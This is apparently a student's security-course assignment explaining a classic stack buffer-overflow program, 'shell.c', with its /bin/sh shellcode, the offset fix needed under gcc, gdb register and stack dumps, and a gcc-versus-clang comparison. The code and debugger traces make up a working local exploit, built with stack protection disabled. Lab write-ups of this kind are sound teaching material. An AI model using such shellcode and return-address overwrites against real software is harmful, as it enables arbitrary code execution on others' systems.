
Q1. Explain the functioning of the code “shell.c” (example code discussed in class).

```
  // without zeros
char shellcode[] =
"\xeb\x18\x5e\x31\xc0\x89\x76\x08\x88\x46\x07\x89\x46\x0c\xb0
\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe3\xff\xff\
xff/bin/sh        ";

char large_string[128];

void main() {
     char buffer[48];
     int i;
     long *long_ptr = (long *) large_string;

     for(i=0; i < 32; ++i) // 128/4 = 32
          long_ptr[i] = (int) buffer;

     for(i=0; i < strlen(shellcode); i++){
          large_string[i] = shellcode[i];
     }

    strcpy(buffer, large_string);
}
```


What this code wants to achieve is it wants to execute a certain piece of code by overflowing the buffer. Now, I’ll break it down in steps how it's done.

- First we’ve to get the machine code of the code that we want to execute on the machine. For that we’ll create the object dump of our c code and the instructions of that obj dump are put into the array shell code.
- large_string is the array which is divided into two portions. Its first portion will store the shell code and the other portion will store the buffer address (BA).
- long_ptr is a pointer to the array (large string). Initially we’re filling the whole array (large_string) with the base address.
- Afterwards we’re copying the shell code into the array large_string.

Once these steps are completed the array (large_string) will look something like this.



- Now, when the last line of the code is executed. In the buffer shell code will be copied in the first portion of the char array buffer and the rest of the portion is filled with the address of the buffer itself.
- While copying the buffer size is 48B and large_string is 128B. So the array buffer will overflow and after overflowing it will overwrite the return address of the main function. So the stack will look something like this:



- After strcpy function call is returned, the main function will be redirected to the return address on its stack i.e, BA. This will create a shell as intended by the code.

Note: This code won't create a shell as provided to us as input. Some minor changes need to be done so that the code works as intended.

Q2. Explain the output of the code or what minimal changes should be made to “shell.c” such that it works when compiled with gcc (provided Makefile).

The output of the code which is provided to us as input will give segmentation fault.

```
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_1_password_1234$ make
rm -f shell
gcc -w -m32 -g -fno-stack-protector -z execstack -O0 shell.c -o shell
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_1_password_1234$ ./shell
Segmentation fault (core dumped)
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_1_password_1234$
```

We’ve to make some changes so that it works as intended.

```
  // without zeros
char shellcode[] =
"\xeb\x18\x5e\x31\xc0\x89\x76\x08\x88\x46\x07\x89\x46\x0c\xb0
\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe3\xff\xff\
xff/bin/sh        ";

char large_string[128];

void main() {
     char buffer[48];
     int i;
     long *long_ptr = (long *) large_string;

     for(i=0; i < 32; ++i)
          long_ptr[i] = (int) buffer + 4; // updated code

     for(i=0; i < strlen(shellcode); i++){
          large_string[i+4] = shellcode[i]; // updated code
     }

    strcpy(buffer, large_string);
}
```

Updated code is highlighted in red. The output of the above code is as follows.

```
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_1_password_1234$ echo $0
bash
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_1_password_1234$ make
rm -f shell
gcc -w -m32 -g -fno-stack-protector -z execstack -O0 shell.c -o shell
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_1_password_1234$ ./shell
$ echo $0
/bin/sh
$
```

Q3. Justify and highlight the changes made to the code if any and provide supporting screenshots of successful runs.
The changes have been highlighted in the answer of Q3. The justification is as follows.

This is the output of disassemble main:

```
---Type <return> to continue, or q <return> to quit---
   0x080484b9 <+126>:   push   $0x804a0a0
   0x080484be <+131>:   lea    -0x40(%ebp),%eax
   0x080484c1 <+134>:   push   %eax
   0x080484c2 <+135>:   call   0x8048300 <strcpy@plt>
   0x080484c7 <+140>:   add    $0x10,%esp
   0x080484ca <+143>:   nop
   0x080484cb <+144>:   mov    -0x4(%ebp),%ecx
   0x080484ce <+147>:   leave
   0x080484cf <+148>:   lea    -0x4(%ecx),%esp
   0x080484d2 <+151>:   ret
End of assembler dump.
```

The last assembly instruction at main + 151 is the ret. It will return whatever is stored as the return address in the stack. So we'll put a breakpoint at this position and will check the contents of the stack.

return address

shell code

```
(gdb) x/32x $esp
0xffffcf84:     0x0000002f      0x315e18eb      0x087689c0      0x89074688
0xffffcf94:     0x0bb00c46      0x4e8df389      0x0c568d08      0xe3e880cd
0xffffcfa4:     0x2fffffff      0x2f6e6962      0x20206873      0x20202020
0xffffcfb4:     0xffff2020      0xffffcf88      0xffffcf88      0xffffcf88
0xffffcfc4:     0xffffcf88      0xffffcf88      0xffffcf88      0xffffcf88
0xffffcfd4:     0xffffcf88      0xffffcf88      0xffffcf88      0xffffcf88
0xffffcfe4:     0xffffcf88      0xffffcf88      0xffffcf88      0xffffcf88
0xffffcff4:     0xffffcf88      0xffffcf88      0xffffcf88      0xffffcf88
(gdb) p &buffer
$3 = (char (*)[48]) 0xffffcf48
(gdb)
```

We copied the buffer address into the large_string but some other value was copied into the array.

```
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x0000002f in ?? ()
(gdb)
```

The value which was stored at $esp was returned. There is a reason we got this 0x0000002f. After debugging I found out how to resolve this. These were the steps which I followed.

I set up a breakpoint at *main + 144 (last 2nd instruction)

```
Breakpoint 9, 0x080484cf in main () at shell.c:19
19      }
(gdb)
(gdb) info registers
eax            0xffffcf88       -12408
ecx            0xffffcf88       -12408
edx            0xffffd008       -12280
ebx            0x0      0
esp            0xffffcfcc       0xffffcfcc
ebp            0xffffcf88       0xffffcf88
esi            0xf7fb6000       -134520832
edi            0xf7fb6000       -134520832
eip            0x80484cf        0x80484cf <main+148>
eflags         0x282    [ SF IF ]
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x0      0
gs             0x63     99
(gdb) x/32x $esp
0xffffcfcc:     0xffffcf88      0xffffcf88      0xffffcf88      0xffffcf88
0xffffcfdc:     0xffffcf88      0xffffcf88      0xffffcf88      0xffffcf88
0xffffcfec:     0xffffcf88      0xffffcf88      0xffffcf88      0xffffcf88
0xffffcffc:     0xffffcf88      0xffffcf88      0xffffcf88      0xf7fb6000
0xffffd00c:     0xf7fb6000      0x00000000      0x5690be30      0x6ae49020
0xffffd01c:     0x00000000      0x00000000      0x00000000      0x00000001
0xffffd02c:     0x08048340      0x00000000      0xf7fedee0      0xf7fe8770
0xffffd03c:     0xf7ffd000      0x00000001      0x08048340      0x00000000
```

Here eax, ecx and ebp have BA.

Note: I've recompiled the code while running this so BA has been changed from 0xffffcf48 to 0xffffcf88.

```
(gdb) p $ecx
$11 = -12408
(gdb) p/x $ecx
$12 = 0xffffcf88
(gdb) p/x $ecx - 4
$13 = 0xffffcf84
(gdb) x/x $ecx - 4
0xffffcf84:     0x0000002f
(gdb) ni
0x080484d2      19      }
(gdb) info registers
eax            0xffffcf88       -12408
ecx            0xffffcf88       -12408
edx            0xffffd008       -12280
ebx            0x0      0
esp            0xffffcf84       0xffffcf84
ebp            0xffffcf88       0xffffcf88
esi            0xf7fb6000       -134520832
edi            0xf7fb6000       -134520832
eip            0x80484d2        0x80484d2 <main+151>
eflags         0x10282  [ SF IF RF ]
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x0      0
gs             0x63     99
(gdb) disassemble main
```

The value which was returned to us was stored at exc - 4 which in turns equals BA - 4. eip is currently set BA - 4, which is going to be the content of the next instruction to be executed.

```
(gdb) ni
0x0000002f in ?? ()
(gdb) info registers
eax            0xffffcf88       -12408
ecx            0xffffcf88       -12408
edx            0xffffd008       -12280
ebx            0x0      0
esp            0xffffcf88       0xffffcf88
ebp            0xffffcf88       0xffffcf88
esi            0xf7fb6000       -134520832
edi            0xf7fb6000       -134520832
eip            0x2f     0x2f
eflags         0x10282  [ SF IF RF ]
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x0      0
gs             0x63     99
```

Now the eip is changed to the contents of ecx - 4. So the next instruction which is being executed is from ecx - 4 i.e BA - 4. So to overcome this problem, if instead of storing BA, we start storing BA + 4, then eip will correctly point to BA.
Changes made to the code. Instead of storing BA now I will store BA + 4.

```
    for(i=0; i < 32; ++i) // 128/4 = 32
        long_ptr[i] = (int) buffer + 4;
```

After making these changes I get the following as output.

```
(gdb) ni
0x315e18eb in ?? ()
(gdb) info registers
eax            0xffffcf88          -12408
ecx            0xffffcf8c          -12404
edx            0xffffd008          -12280
ebx            0x0      0
esp            0xffffcf8c          0xffffcf8c
ebp            0xffffcf8c          0xffffcf8c
esi            0xf7fb6000          -134520832
edi            0xf7fb6000          -134520832
eip            0x315e18eb          0x315e18eb
eflags         0x10282  [ SF IF RF ]
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x0      0
gs             0x63     99
```

```
Program received signal SIGSEGV, Segmentation fault.
0x315e18eb in ?? ()
(gdb)
```

So it's returning the shell code i.e, first 4 bytes of buffer or large_string.

Now, eip is pointing to the contents of the buffer and not the buffer address itself. So I'll have to place the Buffer address in the first four bytes of the array buffer.

Now, if we look at our old code again, the large_string array was initially filled with the buffer address and we're overwriting shell code over it. So instead of writing the shell code from address 0, we can write it from address 4.

```
    for(i=0; i < strlen(shellcode); i++){
        large_string[i + 4] = shellcode[i];
    }
```

After making these changes I get the output as intended by the code.

```
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_1_password_1234$ make
rm -f shell
gcc -w -m32 -g -fno-stack-protector -z execstack -O0 shell.c -o shell
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_1_password_1234$ ./shell
$
```

Q4. ◦ How does your compiled binary differ from the provided binary "shell_clang"?

1. In the GCC version the using lea 0x4(%esp),%ecx and then adjusting the stack pointer esp is aligned to a 16 B boundary. In the clang version ebp is pushed onto the stack.

```
GCC
   0x0804843b <+0>:  lea    0x4(%esp),%ecx
   0x0804843f <+4>:  and    $0xfffffff0,%esp
   0x08048442 <+7>:  pushl  -0x4(%ecx)

Clang
   0x08048440 <+0>:  push   %ebp
```

2. In the GCC version 0x44 B of space is allocated for local variables and registers. Whereas in clang version 0x48 Bytes of memory is located for variables and registers. This is done by moving the value of esp into ebp and then subtracting 0x48 from esp.

```
GCC
  0x08048445 <+10>: push   %ebp
   0x08048446 <+11>:mov    %esp,%ebp
   0x08048448 <+13>:push   %ecx
   0x08048449 <+14>:sub    $0x44,%esp

Clang
```

```
   0x08048441 <+1>:  mov    %esp,%ebp
   0x08048443 <+3>:  sub    $0x48,%esp
```

3. In GCC 0x804a0a0 is loaded into ebp - 10 and a counter is initialized to zero. In clang this value is first pushed into eax then from eax it is pushed into ebp - 38 or -0x38(%ebp).

```
GCC
   0x0804844c <+17>:movl   $0x804a0a0,-0x10(%ebp)
   0x08048453 <+24>:movl   $0x0,-0xc(%ebp)
Clang
   0x08048446 <+6>:  lea    0x804a050,%eax
   0x0804844c <+12>:mov    %eax,-0x38(%ebp)
   0x0804844f <+15>:movl   $0x0,-0x34(%ebp)
```

4. The loop comparison in GCC is done with cmpl and jle instruction. It checks the condition (cmpl $0x1f,-0xc(%ebp) repeatedly. If the condition is met it goes back to the earlier point of the loop.In Clang version the loop comparison is done with cmpl and jae instruction. It checks if -0x34(% ebp) is greater than or equal to 0x20.

```
GCC
   0x0804845a <+31>:jmp    0x8048474 <main+57>
   .
   .
   .
   0x08048474 <+57>:cmpl   $0x1f,-0xc(%ebp)
   0x08048478 <+61>:jle    0x804845c <main+33>


Clang
   0x08048456 <+22>:cmpl   $0x20,-0x34(%ebp)
   0x0804845a <+26>:jge    0x804847a <main+58>
   .
   .
   .
   0x08048475 <+53>:jmp    0x8048456 <main+22>
```

5. Both the gcc and clang version uses strcpy and strlen for the string operations. However the arguments passed,use of temporary variables, stack location used is different.

```
GCC
   0x080484c2 <+135>:     call   0x8048300 <strcpy@plt>
Clang
   0x080484cf <+143>:     call   0x8048300 <strcpy@plt>
```

6. Both of these are used to restore the stack frame and return.

```
GCC
   0x080484cb <+144>:     mov    -0x4(%ebp),%ecx
   0x080484ce <+147>:     leave
   0x080484cf <+148>:     lea    -0x4(%ecx),%esp
   0x080484d2 <+151>:     ret


Clang
   0x080484da <+154>:     pop    %ebp
   0x080484db <+155>:     ret
```

Q5. Why does the provided binary work as intended even when it is compiled from the original source file “shell.c” using clang instead of gcc?

To know the reason why shell.c works when compiled with clang, I’ve tried to look at the disassembly. I’ve set up a breakpoint at main + 151.

```
---Type <return> to continue, or q <return> to quit---
   0x080484cf <+143>:   call   0x8048300 <strcpy@plt>
   0x080484d4 <+148>:   mov    %eax,-0x40(%ebp)
=> 0x080484d7 <+151>:   add    $0x48,%esp
   0x080484da <+154>:   pop    %ebp
   0x080484db <+155>:   ret
End of assembler dump.
(gdb)
```

After execution of this instruction, esp will’ve esp + 0x48 which is nothing but the address of the buffer.
The screen shot of the same is pasted below.

```
(gdb) info registers
eax            0xffffcfa8       -12376
ecx            0x804a0d0        134521040
edx            0xffffd028       -12248
ebx            0x0      0
esp            0xffffcf90       0xffffcf90
ebp            0xffffcfd8       0xffffcfd8
esi            0xf7fb6000       -134520832
edi            0xf7fb6000       -134520832
eip            0x80484d7        0x80484d7 <main+151>
eflags         0x202    [ IF ]
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x0      0
gs             0x63     99
(gdb) p $esp + 0x48
$5 = (void *) 0xffffcfd8
(gdb) x $esp + 0x48
0xffffcfd8:     0xffffcfa8
(gdb) p &buffer
$6 = (char (*)[48]) 0xffffcfa8
(gdb)
```

The next instruction is pop ebp. The updated values of registers are as follows.

```
=> 0x080484da <+154>:   pop    %ebp
   0x080484db <+155>:   ret
End of assembler dump.
(gdb) info registers esp ebp eip
esp            0xffffcfd8       0xffffcfd8
ebp            0xffffcfd8       0xffffcfd8
eip            0x80484da        0x80484da <main+154>
(gdb) x/32x $esp
0xffffcfd8:     0xffffcfa8      0xffffcfa8      0xffffcfa8      0xffffcfa8
0xffffcfe8:     0xffffcfa8      0xffffcfa8      0xffffcfa8      0xffffcfa8
0xffffcff8:     0xffffcfa8      0xffffcfa8      0xffffcfa8      0xffffcfa8
0xffffd008:     0xffffcfa8      0xffffcfa8      0xffffcfa8      0xffffcfa8
0xffffd018:     0xffffcfa8      0xffffcfa8      0xffffcfa8      0xffffcfa8
0xffffd028:     0x00000000      0x08048340      0x00000000      0xf7fedee0
0xffffd038:     0xf7fe8770      0xf7ffd000      0x00000001      0x08048340
0xffffd048:     0x00000000      0x08048361      0x08048440      0x00000001
(gdb)
```

So the value of ebp = M [esp]. The content at the address stored in esp is the buffer address. Now the stack will popped. So the contents of ebp and esp will be:

ebp = M[esp] = buffer address (as shown in the pic above)

esp = esp + 4 = 0xffffcfd8 + 4 = 0xffffcfdc

```
(gdb) info registers esp ebp eip
esp            0xffffcfdc          0xffffcfdc
ebp            0xffffcfa8          0xffffcfa8
eip            0x80484db           0x80484db <main+155>
(gdb)
```

Now the last instruction is return. So it will return to the return address stored at the top of the stack. Now the top of the stack contains the buffer address. So after this point the eip will point to the buffer address and will start executing instructions from there.

```
(gdb) info registers
eax            0xffffcfa8          -12376
ecx            0x804a0d0           134521040
edx            0xffffd028          -12248
ebx            0x0      0
esp            0xffffcfdc          0xffffcfdc
ebp            0xffffcfa8          0xffffcfa8
esi            0xf7fb6000          -134520832
edi            0xf7fb6000          -134520832
eip            0x80484db           0x80484db <main+155>
eflags         0x286    [ PF SF IF ]
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x0      0
gs             0x63     99
(gdb) x/32x $esp
0xffffcfdc:     0xffffcfa8      0xffffcfa8      0xffffcfa8      0xffffcfa8
0xffffcfec:     0xffffcfa8      0xffffcfa8      0xffffcfa8      0xffffcfa8
0xffffcffc:     0xffffcfa8      0xffffcfa8      0xffffcfa8      0xffffcfa8
0xffffd00c:     0xffffcfa8      0xffffcfa8      0xffffcfa8      0xffffcfa8
0xffffd01c:     0xffffcfa8      0xffffcfa8      0xffffcfa8      0x00000000
0xffffd02c:     0x08048340      0x00000000      0xf7fedee0      0xf7fe8770
0xffffd03c:     0xf7ffd000      0x00000001      0x08048340      0x00000000
0xffffd04c:     0x08048361      0x08048440      0x00000001      0xffffd074
(gdb)
```

The program will start executing from the buffer address.

```
(gdb) info registers esp ebp eip
esp            0xffffcfe0          0xffffcfe0
ebp            0xffffcfa8          0xffffcfa8
eip            0xffffcfa8          0xffffcfa8
(gdb)
```

So the next instruction to be executed is of buffer address as indicated by eip.

```
(gdb) x/32x $ebp
0xffffcfa8:     0x315e18eb      0x087689c0      0x89074688      0x0bb00c46
0xffffcfb8:     0x4e8df389      0x0c568d08      0xe3e880cd      0x2fffffff
0xffffcfc8:     0x2f6e6962      0x20206873      0x20202020      0xffff2020
0xffffcfd8:     0xffffcfa8      0xffffcfa8      0xffffcfa8      0xffffcfa8
0xffffcfe8:     0xffffcfa8      0xffffcfa8      0xffffcfa8      0xffffcfa8
0xffffcff8:     0xffffcfa8      0xffffcfa8      0xffffcfa8      0xffffcfa8
0xffffd008:     0xffffcfa8      0xffffcfa8      0xffffcfa8      0xffffcfa8
0xffffd018:     0xffffcfa8      0xffffcfa8      0xffffcfa8      0xffffcfa8
(gdb)
```

At the buffer address (ebp has BA) we can see that the shell code is loaded. If we continue from this step the code will work as intended and will cause a shell to open.

```
(gdb) c
Continuing.
process 13727 is executing new program: /bin/dash
Error in re-setting breakpoint 1: No symbol table is loaded.  Use the "file" command.
Error in re-setting breakpoint 1: No symbol "main" in current context.
Error in re-setting breakpoint 1: No symbol "main" in current context.
Error in re-setting breakpoint 1: No symbol "main" in current context.
$ echo $0
/bin/sh
$
```

The reason we'd make the changes in gcc and not in clang is because the way gcc uses instructions.

```
   0x080484cb <+144>:   mov    -0x4(%ebp),%ecx
   0x080484ce <+147>:   leave
   0x080484cf <+148>:   lea    -0x4(%ecx),%esp
   0x080484d2 <+151>:   ret
End of assembler dump.
(gdb)
```

These last four lines caused us to do some explicit changes in the code.Because ecx - 4 is stored in esp which caused the esp to store BA - 4 and not BA. We had to explicitly store BA + 4 so that the esp stores the correct address and program runs as intended.

Clang doesn't use such instructions.

```
   0x080484d7 <+151>:   add    $0x48,%esp
   0x080484da <+154>:   pop    %ebp
   0x080484db <+155>:   ret
```

As I already explained the flow of the program in this answer, there was no point where we're making changes to the buffer address. Buffer address is stored on the stack. It’s popped and ebp is changed to BA. The updated esp contains the buffer address and the program starts executing whatever is stored in BA.

Since clang didn’t use any data movements like gcc did, correct BA is stored and we didn't have to make any changes to it.